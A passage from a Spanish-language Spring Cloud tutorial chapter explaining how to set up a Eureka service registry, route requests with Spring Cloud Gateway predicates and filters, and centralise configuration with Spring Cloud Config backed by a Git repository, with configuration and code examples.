Podemos configurar decenas de propiedades distintas. Las que he escrito en el ejemplo:

<b>Propiedad eureka.</b>	<b>Descripción</b>
<b>client.register-with-eureka</b>	<i>True por defecto. Indica si la aplicación se registrará como un servicio de Eureka. Como es lógico, no queremos que el servidor se registre a sí mismo.</i>
<b>client.fetch-registry</b>	<i>True por defecto. Indica si el cliente debe recuperar información de registro del servidor. Como en el caso anterior, ahora no tiene sentido.</i>
<b>client.service-url.default-zone</b>	<i>La URL del servidor, o también, la zona que tiene asignada. Pueden existir varios servidores asignados a una zona, o un servidor con varias zonas distintas.</i>

El servidor está listo para funcionar. Por defecto lanza una página web (<http://localhost:8761>) donde podemos ver qué servicios se han registrado. De momento no hay ninguno:

The screenshot shows the Eureka dashboard. At the top, there's a header bar with a 'Eureka' logo, a search icon, and a refresh button. Below it, the URL 'localhost:8761' is highlighted with a red circle. The main content area has two main sections: 'System Status' and 'Instances currently registered with Eureka'. The 'System Status' section contains various metrics like Environment (N/A), Data center (N/A), Current time (2022-02-25T01:52:30 +0100), Uptime (00:00), Lease expiration enabled (false), Renews threshold (1), and Renews (last min) (0). The 'Instances currently registered with Eureka' section has a table with columns: Application, AMIs, Availability Zones, and Status. A red circle highlights the 'Application' column header. Below the table, it says 'No instances available'.

También tiene configurados actuadores, aunque por defecto sólo está activado "health":

A screenshot of a browser window displaying the JSON output of the '/actuator/health' endpoint. The URL 'localhost:8761/actuator/health' is visible in the address bar. The page content shows a single line of text: {"status": "UP"}.

No he incluido en el manual nada sobre los **actuadores**. "Spring Cloud Config Actuator" se activa añadiendo la dependencia "spring-boot-starter-actuator", incluida en Eureka.

Proporcionan información sobre la aplicación mediante endpoints similares a los del ejemplo anterior. Algunos puntos de acceso típicos son "/health", "/info", "/env" o "/refresh". Para activarlos sólo tienes que añadir una línea al fichero de propiedades:

```
management.endpoints.web.exposure.include=*
```

Eso los expondría todos. Ten cuidado, algunos muestran información sensible sobre la aplicación.

### 12.3.2 Configuración de los servicios

Suponiendo que ya tengamos creado el servicio (usaré los ejemplos del inicio del capítulo), registrarlo en Eureka es muy fácil. En primer lugar hay que añadir en **pom.xml** la dependencia para los clientes de Eureka y modificarlo para que funcione con Spring Cloud, tal y como ya hemos visto en el caso del servidor:

```
...
<properties>
    <java.version>1.8</java.version>
    <spring-cloud.version>2021.0.1</spring-cloud.version>
</properties>

<dependencies>
    ...
    <dependency>
        <groupId>org.springframework.cloud</groupId>
        <artifactId>spring-cloud-starter-netflix-eureka-client</artifactId>
    </dependency>
</dependencies>

<dependencyManagement>
    <dependencies>
        <dependency>
            <groupId>org.springframework.cloud</groupId>
            <artifactId>spring-cloud-dependencies</artifactId>
            <version>${spring-cloud.version}</version>
            <type>pom</type>
            <scope>import</scope>
        </dependency>
    </dependencies>
</dependencyManagement>
...
```

Lo he probado con **Spring Boot 3** y la configuración de “pom.xml” se va vuelto mucho más simple. Basta con añadir la dependencia como una más:

```
<dependency>
    <groupId>org.springframework.cloud</groupId>
    <artifactId>spring-cloud-starter-netflix-eureka-client</artifactId>
    <version>4.0.3</version>
</dependency>
```

Lo último que queda por hacer es configurarlo **en application.yml**:

```
server:
  port: 8081

spring:
  ...
  application:
    name: servicio-producto

eureka:
  client:
    service-url:
      default-zone: http://localhost:8761/eureka
  instance:
    lease-renewal-interval-in-seconds: 5
    lease-expiration-duration-in-seconds: 9
```

Varias de las propiedades ya las hemos usado en la configuración del servidor. Como en cualquier programa Spring Cloud, es necesario indicarle el nombre de la aplicación:

```
Spring.application.name=servicio-producto
```

En este caso será el **nombre lógico** (el alias) usado por el cliente para acceder al servicio. Por supuesto, tenemos que indicar la ubicación del servidor; usamos la misma propiedad utilizada anteriormente para definir dicha ubicación:

`eureka.client.service-url.default-zone: http://localhost:8761/eureka`

En el caso de los clientes, se pueden indicar varias URL separadas por comas, para registrarse a la vez en varios servidores distintos. Las dos propiedades restantes son nuevas, propias de los servicios:

<b>Propiedad eureka.instance</b>	<b>Descripción</b>
<b>lease-renewal-interval-in-seconds</b>	30 por defecto. Cada cuántos segundos es necesario que el servicio envíe <b>latidos</b> al servidor para indicarle que sigue activo.
<b>lease-expiration-duration-in-seconds</b>	30 por defecto. Cuantos segundos esperará el servidor desde el último latido recibido para eliminar la instancia. Debe ser un número mayor que la propiedad anterior

Los servicios deben enviar un ping, un **latido** al servidor cada cierto tiempo, para que éste sepa que siguen activos. Si no recibe un latido pasado cierto tiempo, la instancia será eliminada.

He configurado los dos servicios del ejemplo, y he lanzado uno de ellos en dos puertos distintos (me he limitado a cambiar la propiedad “port” y volver a ejecutarlo). Si todo es correcto, en la página del servidor debería verse algo parecido a esto:

Instances currently registered with Eureka			
Application	AMIs	Availability Zones	Status
SERVICIO-EMPRESA	n/a (1)	(1)	UP (1) - host.docker.internal:servicio-empresa:8091
SERVICIO-PRODUCTO	n/a (2)	(2)	UP (2) - host.docker.internal:servicio-producto:8081 , host.docker.internal:servicio-producto:8085

### 12.3.3 Creación del cliente

El cliente es el servicio de Eureka al que accederán los usuarios externos. Se encarga de recibir las peticiones externas, a través de su URL real, y de encaminarlas a los servicios de recursos, empleando los nombres lógicos con los que se registraron en Eureka.

En este capítulo lo vamos a escribir manualmente: un servicio REST que usa otro servicio REST. No es la opción habitual. Generalmente se configura mediante Spring Cloud Gateway de forma casi automática.

Como siempre, necesitamos una dependencia en **pom.xml** y el texto adicional de Spring Cloud. El fichero es idéntico al de los servidores del apartado anterior:

```
...
<properties>
    <java.version>1.8</java.version>
    <spring-cloud.version>2021.0.1</spring-cloud.version>
</properties>
<dependencies>
    ...
    <dependency>
        <groupId>org.springframework.cloud</groupId>
        <artifactId>spring-cloud-starter-netflix-eureka-client</artifactId>
    </dependency>
</dependencies>

<dependencyManagement>
    <dependencies>
        <dependency>
            <groupId>org.springframework.cloud</groupId>
            <artifactId>spring-cloud-dependencies</artifactId>
            <version>${spring-cloud.version}</version>
            <type>pom</type>
            <scope>import</scope>
```

---

```

        </dependency>
    </dependencies>
</dependencyManagement>
...

```

Por supuesto, necesitamos un poco de configuración en **application.yml**:

```

server:
  port: 9000

spring:
  application:
    name: eureka-cliente

eureka:
  client:
    service-url:
      default-zone: http://localhost:8761/eureka
      register-with-eureka: false
  instance:
    lease-renewal-interval-in-seconds: 5
    lease-expiration-duration-in-seconds: 9

```

Esa misma configuración que la de los servicios, salvo que en este caso no queremos que el cliente aparezca con un servicio adicional. No tiene por qué ser siempre así, depende de la estructura de servicios que estés implementando.

Y ahora, el código del Java. Aunque los usuarios externos van a utilizarlo como un servicio, internamente es un cliente de los servicios RESTful registrados en Eureka. Por tanto, tenemos que definir un bean “RestTemplate”:

```

@Bean
@LoadBalanced
public RestTemplate restTemplate() {
    RestTemplate rt=new RestTemplate();
    rt.setMessageConverters(Traverson.getDefaultMessageConverters(MediaType.HAL_JSON));
    return rt;
}

```

Usamos la anotación “**@LoadBalanced**”, de **Spring Cloud Load Balancer**. Es el reemplazo de Ribbon dentro de la pila de servicios de Spring Cloud. No voy a verlo con detalle en este capítulo, pero es una abstracción que permite a un cliente aplicar **balanceo de carga** cuando se usa un servicio de registro como Eureka. Si hay registradas varias instancias de un servicio, el cliente ejecutará una de ellas siguiendo una estrategia concreta (aleatoria, secuencial...) de tal modo que el trabajo se reparte entre las instancias. No sólo mejora el rendimiento sino la tolerancia a fallos del servicio. Para ello sólo tenemos que anotar el bean “RestTemplate” con la anotación **@LoadBalanced**, tal como se ve en el código de ejemplo.

El último paso es crear los controladores que atenderán las peticiones de los usuarios externos:

```

@RestController
public class ControladorEjemplo {

    @Autowired RestTemplate rt;

    @GetMapping("/empresas/{id:[0-9]+}")
    public ResponseEntity<EntityModel<EmpresaDTO>> leerUnaEmpresa(@PathVariable int id){
        String url="http://SERVICIO-EMPRESA/empresas/" + id;
        ParameterizedTypeReference<EntityModel<EmpresaDTO>> ptr=
            new ParameterizedTypeReference<EntityModel<EmpresaDTO>>(){ };
        return rt.exchange(url, HttpMethod.GET, null, ptr);
    }

    @GetMapping("/productos/{id:[0-9]+}")
    public ResponseEntity<EntityModel<ProductoDTO>> leerUnProducto(@PathVariable int id){
        String url="http://SERVICIO-PRODUCTO/productos/" + id;
        ParameterizedTypeReference<EntityModel<ProductoDTO>> ptr=
            new ParameterizedTypeReference<EntityModel<ProductoDTO>>(){ };
    }
}

```

---

```

        return rt.exchange(url, HttpMethod.GET, null, ptr);
    }
    ...
}

```

Los métodos de acción son muy simples. Se limitan a redirigir la petición externa a los servicios registrados en eureka, pero usando los nombres lógicos configurados en sus ficheros de propiedades:

```

String url="http://SERVICIO-EMPRESA/empresas/" + id;
String url="http://SERVICIO-PRODUCTO/productos/" + id;

```

El problema es que nos queda bastante código por escribir. Si queremos realizar todo el trabajo, todavía nos quedan ocho métodos. Y eso sólo con dos servicios muy simples. Afortunadamente contamos con Spring Cloud Gateway, que veremos en el siguiente apartado.

Si lanzo todos los proyectos anteriores y realizo una petición al cliente, debería funcionar correctamente:

```

>curl http://localhost:9000/productos/4
{"id":4,"nombreCompleto":"Macetas","_links":{"self":{"href":"http://host.docker.internal:8081/productos/4"},"clientes":{"href":"http://host.docker.internal:8081/productos/4"}}}
```

## 12.4 Spring Cloud Gateway

El objetivo de esta biblioteca es proporcionar una manera simple de enrutar una API REST. Se puede gestionar de muchas maneras distintas, pero lo más habitual es incluirla en el cliente de un servidor Eureka.

Se basa en WebFlux y Reactor, por lo que unas cuantas bibliotecas y utilidades tradicionales no funcionarán. Tampoco podremos desplegarlo dentro de Tomcat. En este ejemplo vamos a configurar su comportamiento mediante el fichero de propiedades, prácticamente sin escribir Java, por lo que no surgirá ningún problema de este tipo.

El contenido de este apartado es un resumen de la documentación oficial, <https://docs.spring.io/spring-cloud-gateway/docs/current/reference/html>. Si quieres ampliar la información visita esa página. Por ejemplo, es muy fácil crear predicados o filtros personalizados, aunque hay mucho más.

### 12.4.1 Configuración

En este caso queremos que la aplicación actúe como un cliente de Eclipse, por lo que aparte de la dependencia con "Gateway" también le añadiremos "Eureka Client" y por supuesto, "Spring Web". El fichero **pom.xml** sería el siguiente:

```

...
<properties>
    <java.version>1.8</java.version>
    <spring-cloud.version>2021.0.1</spring-cloud.version>
</properties>

<dependencies>
    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-webflux</artifactId>
    </dependency>
    <dependency>
        <groupId>org.springframework.cloud</groupId>
        <artifactId>spring-cloud-starter-gateway</artifactId>
    </dependency>
    <dependency>
        <groupId>org.springframework.cloud</groupId>
        <artifactId>spring-cloud-starter-netflix-eureka-client</artifactId>
    </dependency>
    ...
</dependencies>

<dependencyManagement>
    <dependencies>
        <dependency>
            <groupId>org.springframework.cloud</groupId>

```

---

```

<artifactId>spring-cloud-dependencies</artifactId>
<version>${spring-cloud.version}</version>
<type>pom</type>
<scope>import</scope>
</dependency>
</dependencies>
</dependencyManagement>
...

```

El asistente se dará cuenta de que al usar **spring-cloud-starter-gateway** necesariamente tiene que añadir la dependencia con **spring-boot-starter-webflux**. Como siempre, también añadirá todo lo necesario para configurar un proyecto Spring Cloud.

El código de Java es mínimo, sólo usamos una anotación adicional en el JavaConfig del proyecto:

```

@SpringBootApplication
@EnableEurekaClient
public class EurekaClienteGatewayApplication {
    public static void main(String[] args) {
        SpringApplication.run(EurekaClienteGatewayApplication.class, args);
    }
}

```

La anotación **@EnableEurekaClient** configura la aplicación como una instancia y como un cliente de Eureka. Por supuesto, este comportamiento se modificará en función de las propiedades que definamos en **application.yml**:

```

server:
  port: 9100

eureka:
  instance:
    lease-expiration-duration-in-seconds: 5
    lease-renewal-interval-in-seconds: 6
  client:
    service-url:
      default-zone: http://localhost:8761/eureka
      register-with-eureka: false

spring:
  application:
    name: eureka-cliente-gateway

cloud:
  gateway:
    routes:
      - id: producto
        uri: lb://SERVICIO-PRODUCTO
        predicates:
          - Path=/productos/**
      - id: empresa
        uri: lb://SERVICIO-EMPRESA
        predicates:
          - Path=/empresas/**

```

Los valores iniciales son los esperados: puerto del servicio y configuración dentro de eureka, incluyendo el nombre de la aplicación. Las propiedades **spring.cloud.gateway** definen el enrutamiento, y las veremos en el apartado siguiente.

## 12.4.2 Rutas

Toda la configuración que vamos a estudiar se puede definir mediante JavaConfig o bien utilizando el fichero de propiedades de la aplicación. Por lo general usaré esta última opción simplemente por una cuestión de estilo.

Una **ruta** es el elemento clave del Gateway. Se compone de un **identificador**, una **URI** de destino y opcionalmente de una colección de **predicados** o **filtros**:

```

routes:
  - id: producto
    uri: lb://SERVICIO-PRODUCTO
    predicates:
      - Path=/productos/**
    filters:
      - AddResponseHeader=saludo,hola qué tal

```

Al ser un cliente de Eureka la **URI** de destino se refiere al nombre lógico asignado al servicio:

```

uri: lb://SERVICIO-PRODUCTO
uri: http://SERVICIO-PRODUCTO
uri: https://SERVICIO-PRODUCTO

```

Y además podemos usar el prefijo **lb** (realmente es un filtro) que nos permite utilizar balanceo de carga sin necesidad de añadir nada a la configuración.

Los **predicados** asocian la ruta con una petición del cliente. Si se cumple la condición expresada, la petición se traslada a la URI definida.

Por último, los **filtros** actúan antes y después de la petición y respuesta, permitiendo modificar cualquier aspecto de las mismas:

```

>curl http://localhost:9100/productos/3 -v
...
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< transfer-encoding: chunked
< saludo: hola qué tal
< Content-Type: application/hal+json
< Date: Sun, 27 Feb 2022 09:37:49 GMT
<
{"id":3,"nombreCompleto":"Elefantes","_links": {"self":{"href":"http://host.docker.internal:8081/productos/3"}, "clientes":{"href":"http://host.docker.internal:8081/productos"}}}*
Connection #0 to host localhost left intact

```

Algunas expresiones permiten una “forma corta” y una “forma expandida” para definirlas. Por ejemplo, podemos escribir el filtro anterior de esta manera:

```

filters:
  - AddResponseHeader=saludo,hola qué tal

```

O bien de esta otra, más parecida a la sintaxis tradicional de un fichero yaml:

```

filters:
  - name: AddResponseHeader
    args:
      name: saludo
      value: hola qué tal

```

El nombre de los argumentos varía en función del filtro aplicado. La forma corta es más cómoda, aunque a veces tendremos que aplicar la sintaxis expandida para expresiones más complejas. Ten cuidado con las mayúsculas y las minúsculas, distingue entre ellas.

Por último, recuerda que en un fichero yaml el guión significa “colección”. Podemos definir tantos filtros y predicados como necesitemos para una ruta concreta.

### 12.4.3 Predicados

Disponemos de muchos predicados para emparejar una petición a una ruta. Si indicamos varios se deben cumplir todos para que la petición sea mapeada.

A continuación mostraré una relación de posibles predicados. El texto entre paréntesis indica el nombre de los argumentos que necesita si se desea utilizar la sintaxis extendida.

- **Before** (datetime). La petición debe ser enviada antes de la fecha indicada. La fecha se expresa siempre en formato UTC:

```
- Before=2022-02-28T11:20:00+02:00
```

- **Between** (datetime1, datetime2). La fecha de petición debe estar comprendida entre el rango de fechas indicadas:

---

- `Between=2022-02-20T11:20:00+02:00, 2022-02-28T11:20:00+02:00`

- **Cookie** (name, regexp). La petición debe contener una cookie con un nombre y valor que coincidan con el nombre y la expresión regular indicadas:

*predicates:*

- `Path=/productos/**`
- `Between=2022-02-20T11:20:00+02:00, 2022-02-28T11:20:00+02:00`
- `Cookie=referencia, [0-9A-F]+`

- **Header** (header, regex). La cabecera de petición debe contener una línea de cabecera con el nombre indicado y un valor que cumpla la expresión regular.

- **Host** (patterns). La petición debe tener una cabecera “Host” que coincida con alguno de los patrones (en formato Ant) indicados. El parámetro es una colección:

- `Host=**.clienteuno.com, **.otraempresa.net`

- **Method** (methods). Qué tipo de petición se aceptará. El parámetro es una colección:

- `Method=GET, POST`

- **Path** (patterns, matchTrailingSlash). Ruta solicitada por el cliente, Admite una colección de paths en formato Ant. El segundo parámetro es opcional (true por defecto) e indica si se admite o no una barra de terminación al final de la ruta.

- `Path=/productos/**, /productos/hal/**`

Permite en uso de **variables de plantilla** dentro de la ruta, que posteriormente pueden ser usadas en Java u otras partes del fichero de configuración:

- `Path=/productos/{identificador}`

- **Query** (param, regex). Se cumple cuando existe un parámetro en la petición del cliente con el nombre indicado y un valor que cumple la expresión regular:

*predicates:*

- `Path=/productos/**`
- `Query=valor,[0-9]+`

El predicado anterior aceptaría la siguiente petición:

```
curl http://localhost:9100/productos/4?valor=42 -v
```

- **RemoteAddr** (sources). Admite una lista de máscaras de red (IPv4 o IPv6), de las que al menos una debe coincidir **con la red** del cliente. Si hay proxies de por medio puede ser más complicado de lo que parece:

- `RemoteAddr=127.0.0.1/24`

- **Weight** (group, weight). Este predicado es distinto al resto, y se debe usar en conjunción con otros. Permite definir **grupos** a los que se les asignará un porcentaje de las peticiones externas, en función del **peso** relativo de ese grupo:

```
- id: empresa1
  uri: lb://SERVICIO-EMPRESA_RAPIDO
  predicates:
    - Path=/empresas/**
    - Weight=respuesta,4
  filters:
    - AddResponseHeader=tipo,uno

- id: empresa2
  uri: lb://SERVICIO-EMPRESA_LENTO
  predicates:
    - Path=/empresas/**
    - Weight=respuesta,1
  filters:
    - AddResponseHeader=tipo,dos
```

En el ejemplo he creado el grupo “respuesta” con dos rutas distintas. La primera recibirá el 80% de las peticiones, y la otra sólo el 20%, decidiéndose cuál de ellas responde calculando un número aleatorio

---

acorde a esos porcentajes. He añadido una cabecera de respuesta para comprobar quién atiende la petición.

#### 12.4.4 Filtros

Al igual que los predicados, los filtros se aplican a una ruta concreta. Permiten modificar las peticiones recibidas antes de que se procesen por los servicios y las respuestas cuando van a ser enviadas a los clientes externos.

- **AddRequestHeader** (name, value). Permite añadir una línea de cabecera a la petición:

```
filters:  
- AddRequestHeader=la-ruta,id de la ruta
```

- **AddRequestParameter** (name, value). Añade un parámetro a la petición.

- **AddResponseHeader** (name, value). Añade una línea de cabecera de respuesta. Ya la hemos usado en ejemplos anteriores. Como otros filtros, puede usar variables de plantilla:

```
predicates:  
- Path=/productos/{clave}  
filters:  
- AddResponseHeader=idProducto,{clave}
```

Si no enviamos una “clave” no añadimos nada especial, pero si la incluimos en la petición sí que se genera la línea de cabecera de respuesta:

```
>curl http://localhost:9100/productos/4 -v  
...  
* Mark bundle as not supporting multiuse  
< HTTP/1.1 200 OK  
< transfer-encoding: chunked  
< idProducto: 4  
< Content-Type: application/hal+json
```

- **MapRequestHeader** (fromHeader, toHeader). Crea una nueva cabecera de respuesta, de nombre “toHeader” copiando el valor de la cabecera de petición “fromHeader”. Si no existe la cabecera de petición indicada no sucede nada.

- **PrefixPath** (prefix). Añade el prefijo a todas las rutas de petición.

- **RedirectTo** (status, url). Si se indica un estado 30x, se devolverá una redirección:

```
- RedirectTo=302, https://www.google.com
```

- **RemoveRequestHeader** (name). Elimina el encabezado indicado de la petición.

- **RemoveResponseHeader** (name). Elimina el encabezado indicado de la respuesta.

- **RemoveRequestParameter** (name). Elimina el parámetro indicado de la petición.

- **RewriteResponseHeader** (name, regexp, replacement). Reescribe la cabecera de respuesta que coincida con el nombre y la expresión regular indicados:

```
- RewriteResponseHeader=Content-Type, .+, application/json
```

- **SecureHeaders**. Por motivos de seguridad añade varias cabeceras a la respuesta, siguiendo las recomendaciones de <https://blog.appcanary.com/2017/http-security-headers.html>.

- **SetPath**. Permite rehacer la ruta solicitada por el cliente, generalmente usando variables de plantilla. Por ejemplo, si el cliente solicita “/quitaresto/productos/2” y quiero convertirlo en “/productos/2”:

```
predicates:  
- Path=/quitaresto/{parte1}/{parte2}  
filters:  
- SetPath=/{{parte1}}/{{parte2}}
```

- **SetRequestHeader** (name, value). Si la cabecera de petición existe reemplaza su contenido.

- **SetResponseHeader** (name, value). Si la cabecera de respuesta existe reemplaza su contenido.

- **SetStatus** (status). Asigna ese estado a la respuesta. Tiene que ser un elemento (texto o número) de la enumeración **HttpStatus** de Spring:

- `SetStatus=404`
- `SetStatus=NOT_FOUND`

Ten cuidado con el cuerpo de respuesta. Quedará muy extraño que respondas con un error pero envíes datos válidos.

- **StripPrefix** (parts). Número de “partes” (directorios) del path de la petición que se eliminan antes de pasárselas al servicio. Si por ejemplo definimos esto:

```
predicates:
- Path=/uno/**

filters:
- StripPrefix=2
```

La petición “/uno/dos/productos/3” hará que se le pase al servicio el path “/productos/3”

- **Retry**. Número de veces que se reintenta una operación, generalmente tras un error. Tiene una decena de parámetros, y aunque se puede escribir con la notación reducida, en este caso la extendida es más práctica. Por ejemplo:

```
filters:
- name: Retry
  args:
    retries: 3
    series: CLIENT_ERROR, SERVER_ERROR
    methods: GET, POST
```

Cuando se produzca un error 4XX o 5XX tras una petición GET o POST, se volverá a realizar la petición al servicio otras tres veces. Los argumentos disponibles:

- **retries**. Número de reintentos adicionales.
- **statuses**. Códigos de estado que provocarán reintentos (enumeración HttpStatus).
- **methods**. Tipo de petición (enumeración HttpMethod).
- **series**. Series de códigos que provocarán reintentos (enumeración HttpStatus.Series)
- **exceptions**. Lista de excepciones (nombre simple de la clase) que provocarán reintentos.
- **backoff**. Tiempo entre reintentos. Se compone a su vez de varias propiedades con las que se calcula dicho tiempo:

```
...
methods: GET,POST
backoff:
  firstBackoff: 10ms
  maxBackoff: 50ms
  factor: 2
  basedOnPreviousValue: false
```

La fórmula base es “**firstBackoff \* (factor ^ n)**”, donde “n” es la iteración. El resultado siempre se limita al tiempo máximo definido en **maxBackoff**. Si **basedOnPreviousValue** es “true”, el tiempo se calcula usando “**prevBackoff \* factor**”.

- **RequestSize**. Tamaño máximo del paquete de la petición. Esta propiedad no admite la notación reducida:

```
filters:
- name: RequestSize
  args:
    maxSize: 3KB
```

El tamaño por defecto se expresa en bytes, pero admite como unidades “B”, “KB” y “MB”. Si el tamaño excede al límite, se responde con un 413 que contiene una cabecera “errorMessage” con el texto “Request size is larger than permissible limit. Request size is XXXX B where permissible limit is 3 KB”.

- **SetRequestHostHeader**. Permite reemplazar el contenido de la cabecera de petición “Host”. No admite notación reducida:

```
filters:
- name: SetRequestHostHeader
  args:
    host: ejemplo.com
```

#### 12.4.4.1 Filtros por defecto

Es posible aplicar filtros a **todas** las rutas usando la propiedad **spring.cloud.gateway.default-filters**:

```
spring:  
  cloud:  
    gateway:  
      default-filters:  
        - AddResponseHeader=general, aplicación de ejemplo  
        - AddResponseHeader=otra, un ejemplo adicional  
        - SecureHeaders
```

#### 12.4.5 Seguridad

La seguridad de un servidor Spring Cloud Gateway es idéntica a la de cualquier otra aplicación Spring Boot. Pero dispone de unas cuantas propiedades que pueden ser útiles tanto en producción como en desarrollo:

Si los servicios a los que se redirigen las peticiones usan HTTPS, es habitual que durante el desarrollo se usen certificados autofirmados. Podemos añadir los certificados al cacerts de la máquina virtual usada, pero también podemos configurar el servidor de esta forma:

```
spring:  
  cloud:  
    gateway:  
      httpclient:  
        ssl:  
          useInsecureTrustManager: true
```

Obviamente esto no se puede hacer en producción:

```
spring:  
  cloud:  
    gateway:  
      httpclient:  
        ssl:  
          trustedX509Certificates:  
            - cert1.pem  
            - cert2.pem
```

### 12.5 Spring Cloud Config

Un despliegue de microservicios requiere al menos un fichero de configuración por proyecto, con mucha información repetida en todos ellos. Cualquier cambio implica modificar múltiples archivos en diferentes programas.

**Spring Cloud Config** centraliza la configuración de las diferentes aplicaciones. Utiliza un repositorio común a todos ellos, donde se encuentran juntos todos los ficheros de configuración. Esto facilita los cambios y permite compartir y reutilizar la información.

La configuración se puede almacenar en ficheros locales, Vault, JDBC, Git y varias maneras más. Git es la opción que utilizaré en este apartado; como siempre, se trata de un resumen. Si necesitas más información puedes consultar el manual oficial en <https://cloud.spring.io/spring-cloud-config/reference/html>.

Inicialmente la creación del repositorio era parte de la pila de Spring Cloud Config, pero desde hace bastante tiempo se puede utilizar cualquier servidor Git. Para proyectos compartidos y ejemplos, los más habituales son GitHub y GitLab, aunque crear un repositorio privado en la red de la empresa es trivial con Docker.

#### 12.5.1 El servidor

Crear el servidor es muy sencillo si sólo se necesita una configuración básica. Tenemos que hacer un proyecto Spring Boot y añadir las dependencias “Spring Web” y “Config Server”. Como siempre, el asistente añade al **pom.xml** todo lo necesario:

...

---

```

<properties>
    <java.version>1.8</java.version>
    <spring-cloud.version>2021.0.1</spring-cloud.version>
</properties>
<dependencies>
    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-web</artifactId>
    </dependency>
    <dependency>
        <groupId>org.springframework.cloud</groupId>
        <artifactId>spring-cloud-config-server</artifactId>
    </dependency>
    ...
</dependencies>
<dependencyManagement>
    <dependencies>
        <dependency>
            <groupId>org.springframework.cloud</groupId>
            <artifactId>spring-cloud-dependencies</artifactId>
            <version>${spring-cloud.version}</version>
            <type>pom</type>
            <scope>import</scope>
        </dependency>
    </dependencies>
</dependencyManagement>
...

```

Al igual que en otras ocasiones, las modificaciones en Java se limitan a anotar la clase JavaConfig, en este caso con **@EnableConfigServer**.

```

@SpringBootApplication
@EnableConfigServer
public class ConfigServidorApplication {
    public static void main(String[] args) {
        SpringApplication.run(ConfigServidorApplication.class, args);
    }
}

```

Por último sólo tenemos que configurar el fichero de propiedades:

```

server:
  port: 8888

spring:
  cloud:
    config:
      server:
        git:
          uri: https://gitlab.com/JavierRodriguez/ejemplo.git
          default-label: main

```

El puerto del servidor suele ser el “8888”. Las únicas propiedades que necesito añadir son la localización del repositorio Git y qué rama contiene los ficheros de configuración de los clientes (“master” por defecto).

### 12.5.2 El repositorio

He creado un proyecto público en “<https://gitlab.com>”. Como se ve en el código de ejemplo la URL de este repositorio es “<https://gitlab.com/JavierRodriguez/ejemplo.git>”, y contiene los siguientes ficheros:

<a href="#">eureka-cliente-gateway.yml</a>
<a href="#">eureka-servidor.yml</a>
<a href="#">servicio-empresa.yml</a>
<a href="#">servicio-producto.yml</a>

---

Como veremos después, el nombre de los archivos debe coincidir con el nombre asignado a cada aplicación cliente.

Otro servidor público muy usado es “<https://github.com>”. Funcionan del mismo modo, aunque en el caso de GitHub se debe crear un repositorio, no un proyecto. Por supuesto se pueden hacer repositorios privados que exijan credenciales, ficheros locales, bases de datos... veremos alguna de estas opciones en otros apartados.

Una forma sencilla de saber si el servidor y el repositorio están bien configurados es realizar la petición “[http://localhost:8888/nombre\\_de\\_aplicación/nombre\\_de\\_rama](http://localhost:8888/nombre_de_aplicación/nombre_de_rama)”, por ejemplo:

```
http://localhost:8888/eureka-servidor/master
```

Si todo es correcto responderá con un JSON con el contenido del fichero de configuración, la ruta a la copia local del mismo, etc.

### 12.5.3 Los clientes

Un proyecto Spring Boot con dependencias a “Spring Web” y “Config Client”. El **pom.xml** es similar al anterior, salvo por esta última biblioteca:

```
...
<dependency>
    <groupId>org.springframework.cloud</groupId>
    <artifactId>spring-cloud-starter-config</artifactId>
</dependency>
...
```

El código de Java no se modifica, únicamente tenemos que cambiar el fichero de propiedades. Casi toda la configuración la podemos pasar (o no) a los archivos alojados en el repositorio; sólo hay dos propiedades que obligatoriamente deben aparecer en **application.yml**:

```
spring:
  config:
    import: optional:configserver:http://localhost:8888

  application:
    name: servicio-producto
```

La primera propiedad es la URL del servidor de configuración. Cuando la aplicación arranca (Spring Boot se encarga de todo) consulta al servidor por el resto de propiedades. En versiones anteriores esta propiedad tenía un nombre distinto y el propio fichero de configuración debía llamarse “bootstrap.yml”, pero todo eso ya no funciona.

La segunda propiedad es el nombre asignado a la aplicación. Se utiliza también para otras tareas, pero con “Spring Cloud Config”, este nombre será el del fichero a recuperar. No importa que sea “yml” o “properties”, si existe usará sus propiedades.

En el caso de los ficheros “.properties” sí que hay una diferencia. Si se han configurado **profiles** en la aplicación, tratará de recuperar el fichero “nombre\_aplicación.nombre\_perfil.properties”. Revisa el apartado 9.1.3, “Perfiles” si tienes dudas.

Siempre se leerán los ficheros “**application.properties**”, “**application.yml**”, “**application-\* .properties**” o “**application-\* .yml**” si existen. Es una forma sencilla de tener una configuración común en todas las aplicaciones. Si necesitas complicarlo un poco, recuerda la propiedad **spring.config.additional-location**, que permite indicar ficheros de configuración adicionales. Ya que todos se encuentran en el mismo lugar es trivial hacer que dos aplicaciones usen el mismo archivo.

### 12.5.4 Configuración adicional del servidor

Disponemos de muchas propiedades para configurar el comportamiento del servidor; a continuación veremos un resumen de aquellas que pueden resultar útiles. Casi todas pertenecen a la ruta **spring.cloud.config.server.git**, por lo que si no indico nada se presupone que parten de ese path.

#### 12.5.4.1 Conexión

- **uri**, que configura la ruta al repositorio Git, también puede utilizarse para otras configuraciones, por ejemplo:

```
server.port: 8888
spring.cloud.config.server.git.uri: file://${user.home}/repositorio-local
```

El servidor usará esa carpeta como repositorio. Se recomienda usar esta configuración sólo para desarrollo y pruebas unitarias. Ten cuidado con “file://”, en Windows debes escribir “file:///” (tres barras).

- **skipSslValidation** permite desactivar la comprobación de certificados. Es útil durante el desarrollo cuando estamos usando certificados autofirmados:

- **timeout**. Segundos que el servidor esperará como máximo para establecer una conexión HTTP con el repositorio:

```
...
git:
  uri: https://gitlab.com/JavierRodriguez/ejemplo.git
  default-label: main
  skipSslValidation: true
  timeout: 5
```

- **spring.cloud.config.server.health.enabled**. True por defecto. Permite deshabilitar el “indicar de salud”, de tal modo que el servidor no muestre nada con la URL “http://servidor:8888/aplicación/rama”.

#### 12.5.4.2 Copias locales

El servidor mantiene una copia local de los ficheros del repositorio. Disponemos de varias para configurar su comportamiento.

- **cloneOnStart**. Por defecto el servidor copia los ficheros de configuración a medida que se solicitan. Con esta propiedad podemos pedirle que lo haga durante el arranque.
- **deleteUntrackedBranches**. Si se elimina una rama del repositorio remoto pero esta sí que existe en la copia local, el servidor la podrá seguir utilizando. Esta propiedad fuerza la eliminación de la rama también en local.
- **refreshRate**. Cada cuántos segundos se actualiza la copia local. Por defecto vale “0”, por lo que se copia del repositorio remoto en cada petición del cliente.

```
...
git:
  uri: https://gitlab.com/JavierRodriguez/ejemplo.git
  default-label: main
  deleteUntrackedBranches: true
  cloneOnStart: true
  refreshRate: 4
```

#### 12.5.4.3 Variables especiales y repositorios múltiples

